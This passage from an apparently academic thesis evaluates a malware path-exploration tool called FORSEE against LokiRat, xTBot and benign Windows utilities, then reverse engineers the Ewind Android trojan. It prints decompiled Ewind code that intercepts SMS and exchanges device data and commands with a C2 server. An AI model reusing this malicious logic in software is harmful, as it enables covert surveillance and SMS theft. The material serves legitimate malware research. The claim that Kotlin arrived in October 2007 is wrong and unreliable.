        catch { report = "RF" + executeA[0]; }
```

Figure 4.2: A sample of LokiRat's C# source code which shows the code responsible for parsing and executing some of its commands. This code segment is from a code stub which is used by the client to build the malicious program that is distributed to infection targets.

ally from those starting points to a predefined end point. Paths to explore were selected so that a given path would be distinct for a particular input to the program. For the nonmalicious programs, the inputs were command line arguments, while the inputs to the malicious programs were received commands. Since the purpose of analyzing these programs was to correlate the manually obtained paths with the path exploration capability of FORSEE, these paths had to be explored within the binaries to match it to what FORSEE would see. However, by using source code, the binary analysis was simplified because the programs could be compiled with debug symbols, and the source code could be used as a reference when the binary was explored. After the paths were obtained, the programs needed to be executed with the appropriate inputs so that a memory image could be captured at the start of the path and passed to FORSEE for exploration. The tool used to find the paths within the binaries was IDA, where its graph view (shown in Figure 4.3) was especially useful, and the tool used to collect the memory images was WinDbg.

A unique challenge was posed in completing this task for the LokiRat sample. The first problem was that this program was written in C#, which, despite the fact that it stores its code in an .exe file, is a language that compiles to an intermediate language called CIL and executes in a virtual machine, similar to how Java works. Fortunately, IDA recognizes CIL correctly as shown in Figure 4.4. The paths were then able to be determined from this IDA output. The second problem was that the server that sends commands to the client could not be set up. To get past this, the source code was modified to force execution through the path we were interested in by hard coding the command string.

An example of the manually determined paths for arp is shown in Table 4.1. The final results of FORSEE's path exploration against the manually determined ground truth is shown in Table 4.2.




Figure 4.3: IDA's graph view for a section of the code in the arp binary. This view is useful for tracing the execution paths in a program.




Figure 4.4: IDA loading a compiled C# Program. It correctly recognizes it as .Net assembly and is able to decompile it to CIL successfully.

Table 4.1: Paths for ARP with the -a flag.

Basic Block #	Address	First Instruction
1	0x140002015	xor edx, edx
2	0x1400015D0	mov [rsp + 0x16], rdx
3	0x14000189E	cmp [rsp + 0x28], 0
4	0x140001653	mov r8d, 0x1C
5	0x140001694	mov rax, [rsp + 0x28]
6	0x14000169E	lea rcx, ...
7	0x1400016AF	mov [rsp + 0x20], 0
8	0x1400016FD	mov r8d, 0x1C
9	0x140001749	mov [rsp + 0x34], 0
10	0x14000175D	mov rax, [rsp + 0x38]
11	0x1400017C5	mov eax, 0x18
12	0x140001809	mov rax, [rsp + 0x28]
13	0x14000189A	xor eax, eax
14	0x1400018DF	mov rcx, [rsp + 0x80]
15	0x1400018A6	call __imp_GetProcessHeap
16	0x1400018BC	cmp [rsp + 0x38], 0
17	0x1400018C4	call __imp_GetProcessHeap
18	0x1400018DA	mov eax, 1
19	0x14000167E	lea rcx, ...
20	0x14000172F	mov edx, [rsp + 0x40]

Path Name	Path by Basic Block Numbers
A	1, 2, 3, 16, 18, 14
B	1, 2, 4, 19, 3, 15, 16, 18, 14
C	1, 2, 4, 5, 6, 3, 15, 16, 18, 14
D	1, 2, 4, 5, 7, 3, 15, 16, 18, 14
E	1, 2, 4, 5, 7, 8, 20, 3, 15, 16, 17, 18, 14
F	1, 2, 4, 5, 7, 8, 9, 10, 11, 12, 13, 14

Table 4.2: Measuring the impact of concrete data on FORSEE's post-detection forward exploration.

Malware	Ground Truth		FORSEE Results					
	Concretized C&C Commands	Paths	Paths	TP	FP	TN	FN	Accuracy (%)
LokiRAT	regnewkey	4	5	4	1	n/a	0	80
	message	4	4	4	0	n/a	0	100
	rename	2	2	2	0	n/a	0	100
xTBot	.ntstats	1	1	1	0	n/a	0	100
	.netinfo	2	2	2	0	n/a	0	100
	.sysinfo	28	30	27	2	n/a	1	90.0
Benign Apps.	Concretized Command Switches	Paths	Paths	TP	FP	TN	FN	Accuracy (%)
Netstat	-a	3	3	3	0	n/a	0	100
	-e	3	3	3	0	n/a	0	100
	-r	2	2	2	0	n/a	0	100
Ipconfig	-release	4	4	4	0	n/a	0	100
	-renew	6	5	5	0	n/a	1	83.3
	-no-flag	19	18	16	2	n/a	1	84.2
Arp	-a	6	6	6	0	n/a	0	100
	-d 192.168.56.11	8	7	7	0	n/a	1	87.5
	-s 08:00:27:cf:b8:20	11	12	10	1	n/a	1	83.3

CHAPTER 5


REVERSE ENGINEERING ANDROID MALWARE

We decided that a concrete source of ground truth would be useful for future development of FORSEE on Android and ARM. For this purpose, I chose to reverse engineer a sample[1] from the Android malware family Ewind. Ewind masquerades as a legitimate Android app to the user, but in the background it communicates with a command and control (C2) server that allows an attacker to execute commands on a victim's device. The attacker can display advertisements, steal the user's SMS messages, collect other device data, and perform a few other actions.

5.1 Android System

While it is possible to write Android apps entirely or partially in languages that compile to native code like C or C++ [49], the vast majority of Android code is written in either Java or the new Kotlin programming language, introduced in Android Studio 3.0.0 in October 2007 [50]. Outside of Android, both of these languages normally compile to Java bytecode and run within a virtual machine called the Java virtual machine (JVM). In Android, they instead compile into a custom bytecode format called Dalvik bytecode [51], stored within a Dalvik executable (.dex) file. Prior to Android 5.0, these files would be run in the Dalvik virtual machine, but starting with Android version 5.0, the Android Runtime (ART) was introduced as the default runtime [52]. With ART, Android began using ahead-of-time (AOT) compilation instead of the previously used just-in-time (JIT) compilation [53]. The way this works is that whenever an app is installed, the .dex file is run through an on-device tool called dex2oat, which compiles the native code into a .oat file for the targeted device [54]. This performs better, since the virtual machine doesn't have to

[1] SHA-256 Hash: 9c61616a66918820c936297d930f22df5832063d6e5fc2bea7576f873e7a5cf3



Name	Size	Compressed	CRC	Method	Date
META-INF	3 Files				
assets	1 File				
com	2 Folders				
res	40 Folders				
AndroidManifest.xml	24.9 KiB	5.1 KiB	F85D3936	Deflate	12/23/16 2:31 PM
classes.dex	4.9 MiB	1.8 MiB	8999E018	Deflate	12/23/16 2:30 PM
resources.arsc	2.0 MiB	2.0 MiB	BB0B7204	Store	12/23/16 2:31 PM

Figure 5.1: An example of an APK file's contents after being extracted.

perform compilation at runtime. This is also useful for FORSEE, because we can use the Android Open Source Project (AOSP) [55] to build dex2oat and cross-compile an Android program into an .oat file on any machine. Then, we can use a separate tool in the AOSP called oatdump to parse the contents of the .oat file and identify functions present in the .dex file. This means that when FORSEE is exploring binary code in an Android memory image, we have a way to match it to code in the .dex file or source code.

When an Android program is compiled, it is packaged into an Android Package (APK) file. An APK file is just a standard ZIP archive given a different file extension but with specific contents, with an example shown in Figure 5.1. The contents of this ZIP archive include the .dex file, which contains the code for the application (however, if any native code is contained, these files are present in architecture-specific folders within a folder named lib), any resources (like images), and the AndroidManifest.xml file (also referred to as the manifest) [56], which is a binary XML that contains some additional information about the app. The main useful pieces of information in the manifest are permissions required by the app and any declared components (components are discussed below). An example of a manifest file is shown in Figure 5.2.

Unlike programs on most other systems, Android applications do not have a "main" method that marks a single entry point into the program. Instead, entry points into an app

```
<uses-sdk android:minSdkVersion="10" android:targetSdkVersion="15"/>
<uses-permission android:name="com.android.chrome.READ_WRITE_BOOKMARK_FOLDERS"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.BLUETOOTH"/>
<uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
<uses-permission android:name="android.permission.GET_PACKAGE_SIZE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.CLEAR_APP_CACHE"/>
<uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
<uses-permission android:name="com.android.browser.permission.WRITE_HISTORY_BOOKMARKS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="com.sec.android.provider.logsprovider.permission.READ_LOGS"/>
<uses-permission android:name="com.sec.android.provider.logsprovider.permission.WRITE_LOGS"/>
<uses-permission android:name="android.permission.BATTERY_STATS"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-permission android:name="android.permission.READ_SYNC_SETTINGS"/>
<uses-permission android:name="android.permission.WRITE_SYNC_SETTINGS"/>
<uses-permission android:name="com.android.vending.BILLING"/>
```

Figure 5.2: A sample of Ewind's manifest file after being converted to plaintext, showing declared app permissions and the targeted Android version.

are found within four different types of components [57]:

1. Activities - components which represent a screen with a user interface

2. Services - components for code that should run in the background but may also display a notification

3. Broadcast receivers - components that send and respond to certain events, which may originate from the Android system itself

4. Content providers - components that manage a shared set of app data that can be modified or queried and are stored in some form of app-accessible permanent storage, like a database

Each of these components must be declared in the manifest file, although broadcast receivers may be registered at runtime with the registerReceiver function. For all but content providers, components are activated with asynchronous messages called intents, which can

be thought of as messages that request an action from another component. On the other hand, content providers are activated with a request from a ContentResolver object.

A common way to run code in the background is by responding to something like a boot event with a broadcast receiver, which can respond to events independent of the main application being launched if they are registered in the manifest, then starting a background service. This is used in both malicious and benign applications that need to do work in the background. Starting in Android 3.1, however, a security feature was introduced that made it so that broadcast receivers will not receive any events from the Android system until the app is launched at least once [58]. This is because all apps are initially in a "stopped" state when they are installed and exit that state when they are launched. Apps can also return to a stopped state if an app is force stopped.

5.2 Reverse Engineering

5.2.1 Decompiling

When lacking source code, decompilation can be used to turn a compiled binary into a high-level language (as opposed to disassembly, which instead turns a binary into an assembly language). However, decompilation is extremely difficult and often unreliable. Fortunately, bytecode like Dalvik is much easier to decompile than machine code. Thus, it is possible to take an APK and extract its Dalvik executable (classes.dex) and decompile it to usable Java code. The Dalvik bytecode can also be disassembled into a format known as smali, however, Java source is significantly easier to read.

Unfortunately, decompilation is still not perfect. Some methods cannot always be decompiled, so these methods must either be disassembled or decompiled by hand. Furthermore, the names of functions, classes, and variables are obfuscated and thus give no indication to their function, and sometimes, multiple variables or functions can even have name collisions (the same names within a given namespace), demonstrated in Figure 5.3. Finally, named constants in the original code are simply represented directly with their values in




Figure 5.3: An example of the obfuscated code output by jadx for Ewind, with class names on the left and decompiled Java code on the right.

the decompiled version, including all references to the app's non-code assets (resources), which are normally referenced by variable names which map to integer IDs.

There are many tools that can be used to decompile an Android app to Java code. You can use a tool called dex2jar [59] to convert a .dex file to a normal Java JAR file, which can then be decompiled by Java decompilers like CFR [60], JD-GUI [61], Procyon [62], and Fernflower [63]. Another decompiler called jadx [64] operates directly on an APK or .dex file. In the end, jadx was selected to decompile this malware sample, primarily for two reasons: (1) it has a --deobf flag which adds extra characters to names to prevent variable and function name collisions and (2) for functions that cannot be decompiled, it outputs a smali-like format rather than just having a comment indicating an error message.

5.2.2 Static and Dynamic Analysis

With decompiled code acquired, static analysis becomes a task of reading the decompiled source code to understand the inner workings of the malware. However, largely due to the issues outlined in Subsection 5.2.1, while easier than reading assembly code, static analysis in Android with decompiled code is still a non-trivial task.

For trojans like this malware sample, separating the code that corresponds to the legitimate application from the malware components can often be difficult. Fortunately, in Ewind, all the malicious code is contained within classes that have the prefix b93478b8cdba429894e2a63b70766f91, so, in this case, identifying the parts that correspond to the malicious code is not difficult. However, there were some other challenges that arose while reverse engineering this malware sample. For instance, many strings in the decompiled code are obfuscated by being stored as a large byte array that is (cyclically) xored with the string "a5ca9525-c9ff-4a1d-bb42-87fed1ea0117" at runtime. The proper values of the strings were determined by running that portion of the Java code in a normal Java environment and outputting the deobfuscated array of strings. Another problem is that a method that turned out to be an important part of the malware was non-decompilable, so the smali-like code output by jadx, mentioned in Subsection 5.2.1, had to be hand decompiled to Java source. This is shown in Figure 5.4.

In order to run the malware and observe its malicious functionality, the malware needs to communicate with the C2 server so that it can receive commands. In this case, the original C2 server was no longer running, so a version of the server had to be created that emulated the original's functionality. This was done in Python with Python's built-in HttpServer module using the above static analysis steps to determine what the malware sent and expected from the server in response. The connection to the C2 server also had to be redirected to the emulated server, which was achieved by modifying the Android system's host file.

```
    r7 = this;
    r6 = 0;
    r2 = 1;
    r0 = a;
    r0.set(r2);
    r0 = "power";
    r0 = r7.getSystemService(r0);
    r0 = (android.os.PowerManager) r0;
    r1 = "";
    r0 = r0.newWakeLock(r2, r1);
    r0.acquire();
    r1 = r8.getAction();     Catch:{ Exception -> 0x00dc }
    if (r1 == 0) goto L_0x0024;
L_0x001e:
    r2 = r1.length();    Catch:{ Exception -> 0x00dc }
    if (r2 != 0) goto L_0x002e;
L_0x0024:
    r0.release();    Catch:{ Exception -> 0x00dc }
    r1 = a;  Catch:{ Exception -> 0x00dc }
    r2 = 0;
    r1.set(r2);  Catch:{ Exception -> 0x00dc }
L_0x002d:
    return;
L_0x002e:
    r2 = b93478b8cdba429894e2a63b70766f91.ads.d.c();     Catch:{ Exception -> 0x00dc }
    r3 = b93478b8cdba429894e2a63b70766f91.ads.b.a.a;     Catch:{ Exception -> 0x00dc }
    r3 = r1.equals(r3);  Catch:{ Exception -> 0x00dc }
    if (r3 == 0) goto L_0x008e;
L_0x003a:
    r1 = r2.d();     Catch:{ Exception -> 0x00dc }
L_0x003e:
    r3 = r1.a();     Catch:{ Exception -> 0x005a }
    if (r3 != 0) goto L_0x0050;
L_0x0044:
    r1.b();  Catch:{ Exception -> 0x00dc }
handlingIntent.set(true);
PowerManager power_manager = (PowerManager) this.getSystemService(Context.POWER_SERVICE);
// the device should not sleep until the lock is released
PowerManager.WakeLock wl = power_manager.newWakeLock(PowerManager.PARTIAL_WAKE_LOCK, "");
wl.acquire();
try {
    String action = intent.getAction();
    //L_0x001e
    // if we failed to get an action, just exit
    if (action != null && action.length() > 0) {
        //L_0x002e
        // get the event and state manager
        EventAndStateManager event_and_state_manager = EventAndStateManager.getSelfVar();
        // all actions that aren't queue action
        if (!action.equals(StrConsts.strqueue)) {
            //L_0x008e
            // if this is a timer action (reveiver passed timer action)
            if (action.equals(StrConsts.strtimer)) {
                //L_0x0096
                try {
                    // create a JSON object and store active network info
                    JSONObject json_object = new JSONObject();
                    json_object.put("networkType", C2Actions.getActiveConnectionType(this));
                    // send timer message to C2 server w/ network info, receive commands it sent back, if any
                    HttpResponseCommandList http_response_command_list = C2Actions.sendPOSTToC2Server(this,
                            moreGlobalStrs.timerStr, json_object);
                    //L_0x00ac
                    // check if there are any commands
                    // accessing null here if the command returns null, but that seems to match the original
                    // code, this probably was means to be an && (note the part after the or will trigger a null
                    // pointer exception which just gets caught and exits anyway, so it doesn't matter)
                    if (http_response_command_list != null || http_response_command_list.hasCommandList()) {
                        //L_0x00b2
                        // if there are any commands, execute them immediately
                        CommandExecutor.executeCommandList(this, http_response_command_list.getCommandList(),
                                true);
                    }
                }
                catch (Exception e) {
                    //0x00bb
                }
            }
```

Figure 5.4: A sample of smali-like code output by jadx for Ewind when it can't decompile a method, shown in the commented text at the top, followed by the hand-decompiled Java code at the bottom.

```
public void onReceive(Context context, Intent intent) {
    String str = null;
    String action = intent.getAction();
    String action_str = action == null ? "null" : action;
    EventAndStateManager eventAndStateManager = EventAndStateManager.initOrReturnInstance(context);
    String stringExtra;
    Uri data_uri;
    // when we receive an intent saying that an SMS was received
    if (action_str.equals("android.provider.Telephony.SMS_RECEIVED")) {
        // get the origin and message as a string array {senderAddress, messageBody}
        String[] smsAddressAndMessage = getSmsAddressAndMessage(intent.getExtras());
        // if the C2 server wants to receive SMS, send it
        if (eventAndStateManager.receiveSmsEnabled()) {
            eventAndStateManager.queueReceiveSmsEvent(smsAddressAndMessage);
        }
        // get all the sms entries in the table (referring to regex patterns to match for numbers and messages)
        SmsRowContainer[] sms_table_rows = new SmsTableHelper(new MainSqliteOpenHelper(context)).getAllRows();
        for (SmsRowContainer smsRowContainer : sms_table_rows) {
            // if this message matches an entry in the table
            if (smsRowContainer.numberAndMessageMatch(smsAddressAndMessage)) {
                try {
                    // prevent any other receiver from receiving this message
                    abortBroadcast();
                }
                catch (Exception e) {
                }
                // forward to the C2 server, informing it we got a match
                eventAndStateManager.queueSmsFilterEvent(smsAddressAndMessage, smsRowContainer);
                break;
            }
        }
    }
```

Figure 5.5: A portion of the onReceive entry point within Ewind's broadcast receiver component named Receiver. The method parses the intent and performs the appropriate action based on its contents.

5.3 Discovered Functionality

The main entry point in the malware can be located in an Android broadcast receiver component simply called Receiver, which is launched through its onReceive method, shown in Figure 5.5. It responds to events in the background regardless of whether the main app is running or not, assuming the app is not in a stopped state due to the security feature mentioned in Section 5.1. The system events that it can receive are: SMS_RECEIVED, BOOT_COMPLETED, USER_PRESENT, CONNECTIVITY_CHANGE, PACKAGE_ADDED, and PACKAGE_REMOVED. It is also responsible for handling other initialization for the malware.

One other major component is SystemService, which is launched whenever communication is required with the C2 server. SystemService responds to the following actions contained in the intent it is launched with: "queue", "delay.fullscreen", and "timer." The

"queue" action means that SystemService will step through and send all queued messages to the C2 server, the "delay.fullscreen" means that a showFullScreen action was previously requested on a delay and is now being executed, and the "timer" action means that a timed request to the C2 server has been initiated (these happen at regular intervals). Whenever the C2 server is contacted, it responds with an "ok" message to acknowledge the message, and the response may also contain one or more additional commands, which the malware then parses and executes. The messages sent to and from the C2 server are contained within JSON objects encoded as strings and stored within a POST message body. Additionally, the messages are sent through plaintext over HTTP and are unencrypted. An example of a communication between the C2 server and the malware is shown in Figure 5.6.

The malware contacts the C2 server in four situations: 1) when a timer goes off that fires every 10 minutes by default (can be adjusted by a command), 2) whenever an event on the device occurs, where an event signifies something that the C2 server is interested in, like the screen turning off or the app's admin privileges being activated or deactivated, 3) when acknowledging a command sent by the C2 server, or 4) when sending the initial message to set up communication with the C2 server; this happens at first whenever a USER_PRESENT event occurs (meanings the device has been unlocked) or when the boot completed event occurs. The initial message also contains information about the user's device like their installed Android version, the device's MAC address, and the device's phone number. The code that constructs this initial message is shown in Figure 5.7.

There are a total of sixteen commands that can be received from the C2 server for the malware to execute, along with an additional "ok" command that doesn't represent something to execute but is used to acknowledge receipt of a message. Each of the commands can be seen listed in plaintext in the function that creates each command class, shown in Figure 5.8. The sixteen commands, along with a brief description of what they do are listed below:

1. showFullscreen - Display an ad and send an event to the C2 server if the ad is closed

